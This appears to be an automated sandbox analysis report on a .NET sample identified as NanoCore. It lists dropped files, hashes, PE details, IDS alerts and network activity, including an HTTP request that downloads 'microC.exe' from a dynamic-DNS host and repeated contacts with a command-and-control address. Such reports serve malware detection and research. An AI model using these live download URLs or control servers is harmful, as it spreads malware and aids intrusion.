Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Xjf4yH9N2t.exe.log	
Process:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\images.exe.log	
Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\microC[1].exe	
Process:	C:\ProgramData\images.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48 205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
IE Cache URL:	http://hutyrtit.ydns.eu/microC.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... ..... ..H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1..p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat	
Process:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
File Type:	data
Category:	dropped
Size (bytes):	1856
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	48:Ik/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrw8:flC0IlC0IlC0IlC0IlC0IlC0IlC0IlCr
MD5:	838CD9DBC78EA45A5406EAE23962086D
SHA1:	C8273AACDEE03AC0CDCDDBAA83F51D04D6A4203C
SHA-256:	6E11A62511C5BBC0413128305069B780C448684B54FAA3E8DD0B4FD3DB8C9867
SHA-512:	F7D25EF1FA6F50667DD6785CC774E0AA6BC52A2231FE96E7C59D14EFDFDDA076F6399288CF6EAC8EFA8A75727893432AA155DA0E392F8CD1F26C5C5871EAC6 B5
Malicious:	false
Reputation:	unknown
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7.." .hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E..... {...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.75
Encrypted:	false
SSDEEP:	3:Wh8t:08
MD5:	E48AF3B9C19137DE3D4E19DBEF794B54
SHA1:	6C7EAF31502874EAD026A9A3D1778CF143198C1A
SHA-256:	6BDB6E6649C8B4CBD53189D0099AF4A4C7C51416CB6038B228FCEAEBFDCE2DDA
SHA-512:	5947A96EADF7260CAF9FDE0D0E2415AE58AAE54B48E9CAD686A3AD165BB19A025DB25C95595ADF515BDAC2129C54598B95B4E0F0653A87AE1A1490B0D570A8B2
Malicious:	**true**
Reputation:	unknown
Preview:	.....U.H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin	
Process:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.153055907333276
Encrypted:	false
SSDEEP:	3:9bzY6oRDT6P2bfVn1:RzWDT621
MD5:	4E5E92E2369688041CC82EF9650EDED2
SHA1:	15E44F2F3194EE232B44E9684163B6F66472C862
SHA-256:	F8098A6290118F2944B9E7C842BD014377D45844379F863B00D54515A8A64B48
SHA-512:	1B368018907A3BC30421FDA2C935B39DC9073B9B1248881E70AD48EDB6CAA256070C1A90B97B0F64BBE61E316DBB8D5B2EC8DBABCD0B0B2999AB50B933671ECB
Malicious:	false
Reputation:	unknown
Preview:	9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
File Type:	data
Category:	dropped
Size (bytes):	327432
Entropy (8bit):	**7.99938831605763**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Reputation:	unknown
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i..........J.5b7}..fK..HV..,...0.... ....n.w6PMl.....v.'".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&.jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.........Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.|i4...i...;O...n.?.,. ....v?.5}.OY@.dG|<.._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\KetqqsbuJ.exe	
Process:	C:\ProgramData\images.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9

C:\Users\user\AppData\Roaming\KetqqsbuJ.exe	
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48 205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... ..... ..H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1.. p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Roaming\kDIaJxw.tmp	
Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Reputation:	unknown
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Roaming\sGwltoz.tmp	
Process:	C:\ProgramData\images.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.518165195771859

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Xjf4yH9N2t.exe
File size:	1309184
MD5:	2318b60075e442cb6141535e268e4df0
SHA1:	6d2e6e0bfdb0e649e0079533ecdbe302ff9dc8b5
SHA256:	cdbe67339a29bfe3066a18b4e68e9b19e28e449ab21ce23a85ed15e04c5255df
SHA512:	160013eed136f4db2f3ab2b662e62966daa6959c3ff5dbb8125e3e49f8d41e63ca5ca65ffe5f85370e27c39870bfe3d2dc3f09d629665b59e71e7c32a5c94413
SSDEEP:	24576:HCIH76DO6fx8Dgyfx8Dgxz2MqBSYe6bOnb7lwDZN2L:pH76X58Dgy58DgxiMdYe6qnb7/Z4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...b..a.....P.....<... ...@....@.. .....@.....@.....

File Icon

Icon Hash:	b07968fcd4ec7090

Static PE Info

General

Entrypoint:	0x533cca
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61079A62 [Mon Aug 2 07:10:26 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x131cd0	0x131e00	False	0.70481871935	data	7.55041675876	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x134000	0xd628	0xd800	False	0.708423755787	data	6.59756750685	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x142000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/02/21-10:18:17.690401	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49738	8234	192.168.2.3	203.159.80.186
08/02/21-10:18:24.066201	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49739	8234	192.168.2.3	203.159.80.186
08/02/21-10:18:30.089540	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49740	8234	192.168.2.3	203.159.80.186
08/02/21-10:18:36.366088	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49741	8234	192.168.2.3	203.159.80.186
08/02/21-10:18:43.127266	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49744	8234	192.168.2.3	203.159.80.186
08/02/21-10:18:49.312084	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49745	8234	192.168.2.3	203.159.80.186
08/02/21-10:18:54.302993	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49746	8234	192.168.2.3	203.159.80.186
08/02/21-10:19:01.430873	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49747	8234	192.168.2.3	203.159.80.186
08/02/21-10:19:08.624919	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49748	8234	192.168.2.3	203.159.80.186

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 10:17:46.512516975 CEST	192.168.2.3	8.8.8.8	0x571d	Standard query (0)	sdafsdffss ffs.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:17:47.507148981 CEST	192.168.2.3	8.8.8.8	0x1584	Standard query (0)	hutyrtit.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:17.409890890 CEST	192.168.2.3	8.8.8.8	0xd5ab	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:24.000056982 CEST	192.168.2.3	8.8.8.8	0x2bd8	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:30.012474060 CEST	192.168.2.3	8.8.8.8	0x8265	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:36.294145107 CEST	192.168.2.3	8.8.8.8	0x126c	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:43.063059092 CEST	192.168.2.3	8.8.8.8	0xb4f	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:49.128809929 CEST	192.168.2.3	8.8.8.8	0xecfa	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:54.231587887 CEST	192.168.2.3	8.8.8.8	0xca75	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:19:01.357726097 CEST	192.168.2.3	8.8.8.8	0x87e9	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:19:08.561073065 CEST	192.168.2.3	8.8.8.8	0xc1bd	Standard query (0)	hhjhtggfr. duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 10:17:46.556118965 CEST	8.8.8.8	192.168.2.3	0x571d	No error (0)	sdafsdffss ffs.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:17:47.547542095 CEST	8.8.8.8	192.168.2.3	0x1584	No error (0)	hutyrtit.ydns.eu		203.159.80.165	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:17.547638893 CEST	8.8.8.8	192.168.2.3	0xd5ab	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:24.032999039 CEST	8.8.8.8	192.168.2.3	0x2bd8	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:30.047801971 CEST	8.8.8.8	192.168.2.3	0x8265	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:36.327006102 CEST	8.8.8.8	192.168.2.3	0x126c	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:43.096067905 CEST	8.8.8.8	192.168.2.3	0xb4f	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:49.273305893 CEST	8.8.8.8	192.168.2.3	0xecfa	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:18:54.266047955 CEST	8.8.8.8	192.168.2.3	0xca75	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:19:01.393486023 CEST	8.8.8.8	192.168.2.3	0x87e9	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:19:08.594361067 CEST	8.8.8.8	192.168.2.3	0xc1bd	No error (0)	hhjhtggfr. duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- hutyrtit.ydns.eu

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49730	203.159.80.165	80	C:\ProgramData\images.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:17:47.600322962 CEST	1618	OUT	GET /microC.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: hutyrtit.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
